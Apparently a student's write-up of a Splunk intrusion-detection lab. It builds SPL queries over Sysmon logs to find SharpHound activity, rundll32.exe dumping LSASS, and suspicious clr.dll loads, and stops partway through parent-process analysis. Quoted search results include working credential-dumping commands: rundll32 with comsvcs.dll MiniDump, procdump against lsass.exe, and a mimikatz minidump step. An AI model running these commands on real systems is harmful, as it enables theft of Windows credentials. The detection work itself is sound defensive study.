
->We first go to the Network Connections page:



-> We click on edit



-> And we edit the search



-> When we edit out search, we see the following:

```
`sysmon` EventCode=3 Image="*" protocol="*" dest_port="*" "*" | eval  
Destination=coalesce(dest_host,dest_ip) | stats count,  
values(Destination) AS "Destinations", values(dest_port) AS "Ports",  
values(protocol) AS "Protocols" by Image | fields Image Destinations  
Ports Protocols count
```

Title

Search String

```
1 `sysmon` EventCode=3 Image="$imgsel$" protocol="$protosel$" dest_port
  ="$portsel$" "$destinations$" | eval Destination=coalesce(dest_host
,dest_ip) | stats count, values(Destination) AS "Destinations", values
(dest_port) AS "Ports", values(protocol) AS "Protocols" by Image | fields
Image Destinations Ports Protocols count
```

[Run Search](#)

Time Range

Shared Time Picker (timsel) ▼

Auto Refresh Delay ?

No auto refresh ▼

Refresh Indicator

Progress bar ▼

Cancel

Convert to Report

Apply

-> Running the search we get nothing:

✓ 0 events (6/12/24 4:00:00.000 AM to 6/13/24 4:15:00.000 AM) No Event Sampling ▼

Events Patterns **Statistics (0)** Visualization

20 Per Page ▼ / Format Preview ▼

No results found. Try expanding the time range.

-> Again we utilise the same tactic, we trim down the query:

New Search

```
1 `sysmon` EventCode=3 Image="*" protocol="*" dest_port="*" "*"
```

✓ 0 events (6/12/24 4:00:00.000 AM to 6/13/24 4:16:53.000 AM) No Event Sampling ▼

Events (0) Patterns Statistics Visualization

-> We still get nothing, so we trim down further

New Search

1

`sysmon` EventCode=3 Image="*" protocol="*"

0 of 0 events matched

No Event Sampling ▼

Events (0)

Patterns

Statistics

Visualization

-> And we still get nothing, so we trim down further:

New Search

✓ 1,553 events (before 6/13/24 5:02:21.000 AM)
No Event Sampling ▼

Events (1,553)
Patterns
Statistics
Visualization

Format Timeline ▼
— Zoom Out
+ Zoom to Selection
× Deselect

< Hide Fields

≡ All Fields

SELECTED FIELDS

[a host](#) 3
 [a source](#) 3
 [a sourcetype](#) 1

INTERESTING FIELDS

[a ComputerName](#) 6
 [# date](#) 9

List ▼

✍ Format

20 Per Page ▼

i	Time	Event
>	11/8/22 2:50:47.000 PM	11/08/2022 02:50:47 PM LogName=Microsoft-Windows-Sysmon/Operational EventCode=3 EventType=4 ComputerName=DESKTOP-UN7T4R8.uniwaldo.local Show all 33 lines host = DESKTOP-UN7T4R8 source = WinEventLogSysmon_DESKTOP-UN7

-> We finally get something,

-> And we get some search result.

-> Examining the field, we see that the destination fields looks like this:

```
SourceIsIpv6: false
SourceIp: 10.0.0.47
SourceHostname: -
SourcePort: 49789
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 20.42.65.85
DestinationHostname: -
DestinationPort: 443
DestinationPortName: -
```

-> And the protocol is defined as "Protocol" instead:

Event

```
RecordNumber=30837
Keywords=None
TaskCategory=Network connection detected (rule: NetworkConnect)
OpCode=Info
Message=Network connection detected:
RuleName: technique_id=T1036,technique_name=Masquerading
UtcTime: 2022-11-08 22:50:45.961
ProcessGuid: {1cb7ffb5-dd03-636a-fd00-000000000d00}
ProcessId: 7192
Image: C:\Users\waldo\AppData\Local\Microsoft\Teams\current\Teams.exe
User: DESKTOP-UN7T4R8\waldo
Protocol: tcp
Initiated: true
SourceIsIpv6: false
SourceIp: 10.0.0.47
SourceHostname: -
SourcePort: 49789
SourcePortName: -
DestinationIsIpv6: false
DestinationIp: 20.42.65.85
DestinationHostname: -
DestinationPort: 443
DestinationPortName: -
Collapse
host = DESKTOP-UN7T4R8 | source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt
```

-> This shws that we should change the original dest_port to DestinationPort.

-> Let's give that a try:

```
`sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=*
```

New Search

1 `sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=*

✓ 1,553 events (before 6/13/24 4:23:57.000 AM) No Event Sampling ▼

Events (1,553) Patterns Statistics Visualization

Format Timeline ▼ — Zoom Out + Zoom to Selection × Deselect

		List ▼	Format	20 Per Page ▼
< Hide Fields		All Fields		
SELECTED FIELDS				
a host 3				
a source 3				
a sourcetype 1				
INTERESTING FIELDS				
a ComputerName 6				
# date_hour 9				
# date_mday 4				
# date_minute 58				
a date_month 2				
# date_second 60				
a date_wday 4				
# date_year 1				
a date_zone 1				
		i	Time	Event
>		11/8/22	11/08/2022 02:50:47 PM	LogName=Microsoft-Windows-Sysmon/Operational
		2:50:47.000 PM		EventCode=3
				EventType=4
				ComputerName=DESKTOP-UN7T4R8.uniwaldo.local
				Collapse
				host = DESKTOP-UN7T4R8 source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt
>		11/8/22	11/08/2022 02:50:31 PM	LogName=Microsoft-Windows-Sysmon/Operational
		2:50:31.000 PM		EventCode=3
				EventType=4
				ComputerName=DESKTOP-UN7T4R8.uniwaldo.local
				Show all 33 lines
				host = DESKTOP-UN7T4R8 source = WinEventLogSysmon_DESKTOP-UN7T4R8.txt


-> It's a success, now we can fix the statement `eval`

`Destination=coalesce(dest_host,dest_ip)` accordingly as well, changing `dest_host` to `DestinationHostName` and `DestinationIp`

```
`sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=* | eval
Destination=coalesce(DestinationHostName,DestinationIp) | stats count,
values(Destination) AS "Destinations", values(DestinationPort) AS
"Ports", values(protocol) AS "Protocols" by Image | fields Image
Destinations Ports Protocols count
```

-> Note that Coalesce is the returning of the first non-NULL value you give to it:

Solution



02-05-2018
02:57 PM

 It sounds like `coalesce` is doing exactly what it's supposed to do: return the first non-NULL value you give it.

Perhaps you are looking for `mvappend`, which will put all of the values passed to it into the result:

```
| eval allvalues=mvappend(value1, value2)
```

[View solution in original post](#)

-> now we obtain the following:

New Search

Save As Create Table View Close

1 `sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=* | eval Destination=coalesce(DestinationHostname, DestinationIp) | stats count, values(Destination) AS "Destinations", values(DestinationPort) AS "Ports", values(protocol) AS "Protocols" by Image | fields Image Destinations Ports Protocols count

✓ 1,553 events (before 6/13/24 4:34:35.000 AM) No Event Sampling

Job View II Smart Mode

Events Patterns Statistics (36) Visualization

20 Per Page Format Preview

Image	Destinations	Ports	Protocols	count
<unknown process>	-	8080		1
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	-	8080		71
C:\ProgramData\Microsoft\Windows Defender\Platform4.18.2203.5-0\MpCmdRun.exe	-	443		6
C:\Users\waldo\UNTALDO\AppData\Local\Microsoft\Teams\Update.exe	-	443		1
C:\Users\waldo\UNTALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	-	443		2
C:\Users\waldo\UNTALDO\AppData\Local\Microsoft\Teams\current\Teams.exe	-	443		11
C:\Users\waldo\UNTALDO\AppData\Local\SquirrelTemp\Update.exe	-	443		7
C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.191.0911.0001\Microsoft.SharePoint.exe	-	443		14
C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.207.1002.0003\Microsoft.SharePoint.exe	-	443		28
C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.212.1009.0004\Microsoft.SharePoint.exe	-	443		24
C:\Users\waldo\AppData\Local\Microsoft\OneDrive\22.217.1016.0002\Microsoft.SharePoint.exe	-	443		8
C:\Users\waldo\AppData\Local\Microsoft\OneDrive\Update\OneDriveSetup.exe	-	443		16
C:\Users\waldo\AppData\Local\Microsoft\Teams\Update.exe	-	443		18

-> we see that we do get some results, but we are getting empty values (represented as -) in Destination. This most likely happened as we have lots of empty values for it.

-> To resolve this, we'll use the mvappend function as suggested by the post above, with some slight tweak in wording:

```
`sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=* | eval  
Destination=mvappend(DestinationHostname, DestinationIp) | stats count,  
values(Destination) AS "Destinations", values(DestinationPort) AS  
"Ports", values(protocol) AS "Protocols" by Image | fields Image  
Destinations Ports Protocols count
```

New Search

1 `sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=* | eval Destination=mvappend(DestinationHostname, DestinationIp) | stats count, values(Destination) AS "Destinations", values(DestinationPort) AS "Destination Ports", values(protocol) AS "Protocols" by Image | fields Image Destinations Ports Protocols count

✓ 1,553 events (before 6/13/24 5:12:14.000 AM) No Event Sampling

Events Patterns **Statistics (36)** Visualization

20 Per Page Format Preview

Image	Destinations	Ports	Protocols	count
<unknown process>	-	-	-	1
C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe	-	10.0.0.229	-	71
C:\ProgramData\Microsoft\Windows Defender\Platform\4.18.2203.5-0\MpCmdRun.exe	-	10.0.0.230	-	6
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\Update.exe	-	184.29.132.229 2600:1408:c400:786:0:0:0:356e 2600:141b:e800:1195:0:0:0:2c1a	-	1
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	-	20.42.65.89	-	2
C:\Users\waldo.UNIWALDO\AppData\Local\Microsoft\Teams\current\Teams.exe	-	20.42.65.89	-	11
	104.208.16.90 20.42.65.89 40.79.150.121 52.113.194.132			

-> We see that we are content with the following result above.

-> Looking at the next page, we see there is an SharpHound process.

New Search

1 `sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort=* | eval Destination=mvappend(DestinationHostname, DestinationIp) | stats count, values(Destination) AS "Destinations", values(DestinationPort) AS "Destination Ports", values(protocol) AS "Protocols" by Image | fields Image Destinations Ports Protocols count

✓ 1,553 events (before 6/13/24 5:13:46.000 AM) No Event Sampling

Events Patterns **Statistics (36)** Visualization

20 Per Page Format Preview

Image	Destinations	Ports
C:\Users\waldo\Downloads\SharpHound.exe	-	3268
	10.0.0.253	389
	10.0.0.81	445

< Prev 1 2 Next >

Ports	Protocols	count
3268		6
389		
445		

-> With 6 connection count.

-> Note: While changing the value for Destination port from = "*" "*" to "*" is alright, we should keep in mind that an more ideal approach would be to just change the name and see if anything occurs first, i.e.:

```
`sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort="*" "*"
```

-> If the above doesn't work, then change it to:

```
`sysmon` EventCode=3 Image="*" Protocol="*" DestinationPort="*"
```

Investigating With Splunk

Intrusion Detection With Splunk (Real-world Scenario)

Question

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through an SPL search against all data the other process that dumped lsass. Enter its name as your answer. Answer format: `_.exe`
->If we use the query given in the section:

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*"
CallTrace!=*ni.dll* CallTrace!=*clr.dll CallTrace!=*wow64*
SourceImage!="C:\\Windows\\Explorer.EXE" | where
SourceImage!=TargetImage | stats count by SourceImage, TargetImage,
CallTrace
```

SourceImage	TargetImage	CallTrace
C:\\Windows\\System32\\notepad.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9e664 C:\\Windows\\System32\\KERNELBASE.dll+8\\KERNELBASE.dll+7226 C:\\Windows\\System32\\KERNEL32.DLL+1c7b4 UNKNOWN(0000
C:\\Windows\\System32\\notepad.exe	C:\\Windows\\system32\\lsass.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9d4c4 UNKNOWN(00000288CF8F5445)
C:\\Windows\\System32\\rundll32.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9e8f4 C:\\Windows\\System32\\KERNELBASE.dll+8\\KERNELBASE.dll+7226 C:\\Windows\\System32\\KERNEL32.DLL+1c7b4 UNKNOWN(0000
C:\\Windows\\System32\\rundll32.exe	C:\\Windows\\System32\\WindowsPowerShell\\v1.0\\powershell.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9e8f4 C:\\Windows\\System32\\KERNELBASE.dll+8\\KERNELBASE.dll+7226 C:\\Windows\\System32\\KERNEL32.DLL+1c7b4 UNKNOWN(0000
C:\\Windows\\System32\\rundll32.exe	C:\\Windows\\System32\\notepad.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9e8f4 C:\\Windows\\System32\\KERNELBASE.dll+8\\KERNELBASE.dll+7226 C:\\Windows\\System32\\KERNEL32.DLL+1c7b4 UNKNOWN(0000
C:\\Windows\\System32\\rundll32.exe	C:\\Windows\\System32\\notepad.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9e8f4 C:\\Windows\\System32\\KERNELBASE.dll+8\\KERNELBASE.dll+7226 C:\\Windows\\System32\\KERNEL32.DLL+1c7b4 UNKNOWN(0000
C:\\Windows\\System32\\rundll32.exe	C:\\Windows\\system32\\lsass.exe	C:\\Windows\\SYSTEM32\\ntdll.dll+9dd34 UNKNOWN(000002E53982549A)

-> We see that the other process that dumped LSASS is `rundll32.exe`

-> Further investigation with the following spl shows that

```
index="main" CallTrace="*UNKNOWN*" SourceImage!="*Microsoft.NET*"
CallTrace!=*ni.dll* CallTrace!=*clr.dll CallTrace!=*wow64*
SourceImage!="C:\\Windows\\Explorer.EXE" | where
SourceImage!=TargetImage | search
SourceImage="C:\\Windows\\System32\\rundll32.exe"
```

i	Time	Event
>	11/6/22 11:52:33.000 AM	11/06/2022 11:52:33 AM LogName=Microsoft-Windows-Sysmon/Operational EventCode=10 EventType=4 ComputerName=DESKTOP-EGSS5IS User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=40442 Keywords=None TaskCategory=Process accessed (rule: ProcessAccess) OpCode=Info Message=Process accessed: RuleName: technique_id=T1003,technique_name=Credential Dumping UtcTime: 2022-11-06 19:52:33.116 SourceProcessGUID: {96192a2a-09d5-6368-3b05-00000000900} SourceProcessId: 2964 SourceThreadId: 7468 SourceImage: C:\Windows\System32\rundll32.exe TargetProcessGUID: {96192a2a-f6ae-6367-0c00-00000000900} TargetProcessId: 656 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0x1FFFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9dd34[UNKNOWN(000002E53982549A)] SourceUser: DESKTOP-EGSS5IS\waldo TargetUser: NT AUTHORITY\SYSTEM Collapse host = DESKTOP-EGSS5IS source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt sourcetype = WinEventLog:Sysmon

-> It is indeed a Credential Dumping techniques.

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through SPL searches against all data the method through which the other process dumped lsass. Enter the misused DLL's name as your answer. Answer format: `_.dll`
-> We create following spl (focus on dll's that were being used)

```
index="main" EventCode=10 rundll32.exe
```

-> We have 53 events:

[New Search](#)

```
1 index="main" EventCode=10 rundll32.exe
```

53 events (before 6/18/24 1:39:51.000 AM) No Event Sampling ▼

Events (53) Patterns Statistics Visualization

Format Timeline ▾ − Zoom Out + Zoom to Selection × Deselect

List ▾ Format 20 Per Page ▾

[← Hide Fields](#)

☰ All Fields

SELECTED FIELDS

host 2

i	Time	Event
---	------	-------

```
> 11/8/22      11/08/2022 12:54:08 PM
12:54:08.000 PM ... 21 lines omitted ...
TargetProcessId: 1472
```

-> We have some queries like this:

#	Time	Event
1	11:52:41.000 AM	<p>LogName=Microsoft-Windows-Sysmon/Operational EventCode=10 EventType=4 ComputerName=DESKTOP-EGSS5I5 User=NOT_TRANSLATED Sid=S-1-5-18 SidType=0 SourceName=Microsoft-Windows-Sysmon Type=Information RecordNumber=40448 Keywords=None TaskCategory=Process accessed (rule: ProcessAccess) OpCode=Info Message=Process accessed: RuleName: technique_id=T1003,technique_name=Credential Dumping UtcTime: 2022-11-06 19:52:41.359 SourceProcessGUID: {96192a2a-1089-6368-6706-000000000900} SourceProcessId: 6648 SourceThreadId: 7844 SourceImage: C:\Windows\system32\rundll32.exe TargetProcessGUID: {96192a2a-f6ae-6367-0c00-000000000900} TargetProcessId: 656 TargetImage: C:\Windows\system32\lsass.exe GrantedAccess: 0x1FFFFFF CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4 C:\Windows\SYSTEM32\ntdll.dll+d7c1a C:\Windows\System32\KERNEL32.DLL+1decc C:\Windows\System32\KERNEL32.DLL+2655e C:\Windows\SYSTEM32\dbgcore.DLL+99b1 C:\Windows\SYSTEM32\dbgcore.DLL+179b5 C:\Windows\SYSTEM32\dbgcore.DLL+11425 C:\Windows\SYSTEM32\dbgcore.DLL+6222 C:\Windows\SYSTEM32\dbgcore.DLL+6c6b C:\Windows\System32\consvcs.dll+220f2 C:\Windows\system32\rundll32.exe+42eb C:\Windows\system32\rundll32.exe+67e9 C:\Windows\System32\KERNEL32.DLL+17034 C:\Windows\SYSTEM32\ntdll.dll+526a1 SourceUser: NT AUTHORITY\SYSTEM TargetUser: NT AUTHORITY\SYSTEM Collapse</p>

host = DESKTOP-EGSS5I5 | source = WinEventLogSysmon_DESKTOP-EGSS5I5.txt | sourcetype = WinEventLog.Sysmon

-> We want to refine our queries to specifically focus on Source as rundll32.exe and Target as lsass.exe

```
index="main" EventCode=10 SourceImage="*rundll32.exe"
TargetImage="*lsass.exe"
```

-> We now have 7 queries and we got results like this, with the first event happening first then the second happening:


```
11/06/2022 11:52:33 AM
LogName=Microsoft-Windows-Sysmon/Operational
EventCode=10
EventType=4
ComputerName=DESKTOP-EGSS5IS
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=40442
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-11-06 19:52:33.116
SourceProcessGUID: {96192a2a-09d5-6368-3b05-000000000900}
SourceProcessId: 2964
SourceThreadId: 7468
SourceImage: C:\Windows\System32\rundll32.exe
TargetProcessGUID: {96192a2a-f6ae-6367-0c00-000000000900}
TargetProcessId: 656
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9dd34|UNKNOWN(000002E53982549A)
SourceUser: DESKTOP-EGSS5IS\waldo
TargetUser: NT AUTHORITY\SYSTEM
Collapse
host = DESKTOP-EGSS5IS | source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt | sourcetype = WinEventLog:Sysmon
```

```
EventType=4
ComputerName=DESKTOP-EGSS5IS.uniwaldo.local
User=NOT_TRANSLATED
Sid=S-1-5-18
SidType=0
SourceName=Microsoft-Windows-Sysmon
Type=Information
RecordNumber=51579
Keywords=None
TaskCategory=Process accessed (rule: ProcessAccess)
OpCode=Info
Message=Process accessed:
RuleName: technique_id=T1003,technique_name=Credential Dumping
UtcTime: 2022-11-08 19:46:07.171
SourceProcessGUID: {96192a2a-b1ff-636a-d805-000000000d00}
SourceProcessId: 1624
SourceThreadId: 8340
SourceImage: C:\Windows\system32\rundll32.exe
TargetProcessGUID: {96192a2a-9ab5-636a-0c00-000000000d00}
TargetProcessId: 640
TargetImage: C:\Windows\system32\lsass.exe
GrantedAccess: 0x1FFFFF
CallTrace: C:\Windows\SYSTEM32\ntdll.dll+9d4c4|C:\Windows\SYSTEM32\ntdll.dll+d7c1a|C:\Windows\System32\KERNEL32.DLL+1decc|C:\Windows\System32\KERNEL32.DLL+2655e|C:\Windows\SYSTEM32\dbgcore.DLL+99b1|C:\Windows\SYSTEM32\dbgcore.DLL+179b5|C:\Windows\SYSTEM32\dbgcore.DLL+11425|C:\Windows\SYSTEM32\dbgcore.DLL+6222|C:\Windows\SYSTEM32\dbgcore.DLL+6cfb|C:\Windows\System32\comsvcs.dll+220f2|C:\Windows\system32\rundll32.exe+42eb|C:\Windows\system32\rundll32.exe+67e9|C:\Windows\System32\KERNEL32.DLL+17034|C:\Windows\SYSTEM32\ntdll.dll+526a1
SourceUser: NT AUTHORITY\SYSTEM
TargetUser: NT AUTHORITY\SYSTEM
Collapse
host = DESKTOP-EGSS5IS | source = WinEventLogSysmon_DESKTOP-EGSS5IS.txt | sourcetype = WinEventLog:Sysmon
```

-> This means that firstly, ntdll.dll calls an unknown memory segment into it, which in turn loads a bunch of dll into it.

-> Now, thinking from the attacker's POV, their tactics (unless it's a zero day novel technique, which says a lot of the complexity of the attacker's technique) would likely be documented online.

-> Hence, we would be able to search something like "lsass dump rundll32" and get some result of what techniques that attackers used:



Isass dump rundll32.exe



[All](#) [Images](#) [Videos](#) [News](#) [Maps](#) [Shopping](#) [Chat](#) [Settings](#)

☒ Always private ☐ Australia ☐ Safe search: moderate ☐ Any time

<https://www.ired.team> > offensive-security > credential-access-and-credential-dumping > dump-c...

Dumping Lsass Without Mimikatz | Red Team Notes

Create a minidump of the **lsass.exe** using task manager (must be running as administrator): ... Executing a native comsvcs.dll DLL found in Windows\system32 with rundll32: Copy:\rundll32.exe C:\windows\system32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full ... We can use it to **dump lsass** process...

<https://attack.mitre.org> > techniques > T1003 > 001

OS Credential Dumping: LSASS Memory - MITRE ATT&CK®

As well as in-memory techniques, the **LSASS** process memory can be dumped from the target host and analyzed on a local system. For example, on the target host use procdump: procdump -ma **lsass.exe** lsass_dump. Locally, mimikatz can be run using: sekurlsa::Minidump lsassdump.dmp....

<https://www.microsoft.com> > en-us > security > blog > 2022 > 10 > 05 > detecting-and-preventing-l...

Detecting and preventing LSASS credential dumping attacks

Oct 5, 2022 · The continuous evolution of the threat landscape has seen attacks leveraging OS credential theft, and threat actors will continue to find new ways to **dump LSASS** credentials in their attempts to evade detection. For Microsoft, our industry-leading defense capabilities in Microsoft...

<https://medium.com> > @markmotig > some-ways-to-dump-lsass-exe-c4a75fdc49bf

Some ways to dump LSASS.exe - Medium

Let's start Dumping **LSASS.EXE**. The first way is to use task manager (running as admin). Click on **lsass.exe** and select "Create **Dump** File". A popup will let me know where it gets dumped with ...

-> We look into the first result and we see that it talks about dumping lsass using various techniques:

MiniDumpWriteDump API

Task Manager

Procdump

comsvcs.dll

ProcessDump.exe from Cisco

Jabber


References

-> the comsvcs.dll looks interesting and relevant to us here:

comsvcs.dll

Executing a native comsvcs.dll DLL found in Windows\system32 with rundll32:

```
.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 624 C:\temp\lsass.dmp full
```



-> Hence, we can see that comsvc.dll is likely the dll being misused.

- Navigate to [http://\[Target IP\]:8000](http://[Target IP]:8000), open the "Search & Reporting" application, and find through an SPL search against all data any suspicious loads of clr.dll that could indicate a C# injection/execute-assembly attack. Then, again through SPL searches, find if any of the suspicious processes that were returned in the first place were used to temporarily execute code. Enter its name as your answer. Answer format: _.exe
- We know from windows event log that C# injection requires the detection of loading "clr.dll" or "clrjit.dll", which has an sysmon event id of 7.

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=7
ImageLoaded="*clr.dll" | stats count by Image | sort - count
```

C:\Users\waldo\AppData\Local\Microsoft\Teams\Update.exe	15
C:\Windows\System32\notepad.exe	12
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.CpuIdRemote64.exe	9
C:\Program Files\Corsair\CORSAIR iCUE 4 Software\Corsair.Service.exe	9
C:\Windows\System32\rundll32.exe	4
C:\Users\waldo\AppData\Local\Temp\pxxebib5.0cx\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	3
C:\Users\waldo\AppData\Local\Temp\2114lwz.xmw\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Users\waldo\AppData\Local\Temp\5z2nzjvj.vjn\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Users\waldo\AppData\Local\Temp\5zxxbqih.b0p\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Users\waldo\AppData\Local\Temp\y0gfmfry.0uq\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Users\waldo\AppData\Local\Temp\yoz8otta.trj\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\BackgroundDownload.exe	2
C:\Users\waldo\Downloads\randomfile.exe	2

Image	count
C:\Users\waldo\UNT\WALDO\AppData\Local\Microsoft\Teams\Update.exe	1
C:\Users\waldo\UNT\WALDO\AppData\Local\Microsoft\Teams\current\Squirrel.exe	1
C:\Users\waldo\UNT\WALDO\AppData\Local\SquirrelTemp\Update.exe	1
C:\Users\waldo\Downloads\SharpHound.exe	1

-> We see some suspicious process including sharphound.exe, notepad.exe, rundll32.exe and randomfile.exe that has very little occurrence, as a large occurrence usually indicates a normal working process.

-> Now, we look for unusual parent-child trees relationships, as unusual parent-child trees are always suspicious (event generation by parent)

-> Analysing sharphound

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
Image="*SharpHound.exe" | stats count by ParentImage
```

New Search	
1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 Image="*SharpHound.exe" stats count by ParentImage	
1 of 112,500 events matched No Event Sampling	
Events Patterns Statistics (1) Visualization	
20 Per Page Format Preview	
ParentImage	count
C:\Windows\System32\cmd.exe	1

-> Looks standard, looks like some recon done by the attacker using cmd.

-> Analysing notepad

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
Image="*notepad.exe" | stats count by ParentImage
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 Image="*notepad.exe" | stats count by ParentImage All time Q

70 of 325,000 events matched No Event Sampling Job II ■ ↗ ⬇ Smart Mode

Events Patterns **Statistics (1)** Visualization

20 Per Page ✓ Format Preview

ParentImage	count
C:\Windows\explorer.exe	81

-> Explorer running notepad, not too sure but seems ok?

-> Analysing rundll32

```
index="main" sourcetype="WinEventLog:Sysmon" EventCode=1
Image="*rundll32.exe" | stats count by ParentImage
```

New Search Save As Create Table View Close

1 index="main" sourcetype="WinEventLog:Sysmon" EventCode=1 Image="*rundll32.exe" | stats count by ParentImage All time Q

87 of 75,000 events matched No Event Sampling Job II ■ ↗ ⬇ Smart Mode

Events Patterns **Statistics (6)** Visualization

20 Per Page ✓ Format Preview

ParentImage	count
C:\Users\waldo\Downloads\randomfile.exe	18
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	8
C:\Windows\System32\cmd.exe	23
C:\Windows\System32\ie4uinit.exe	2
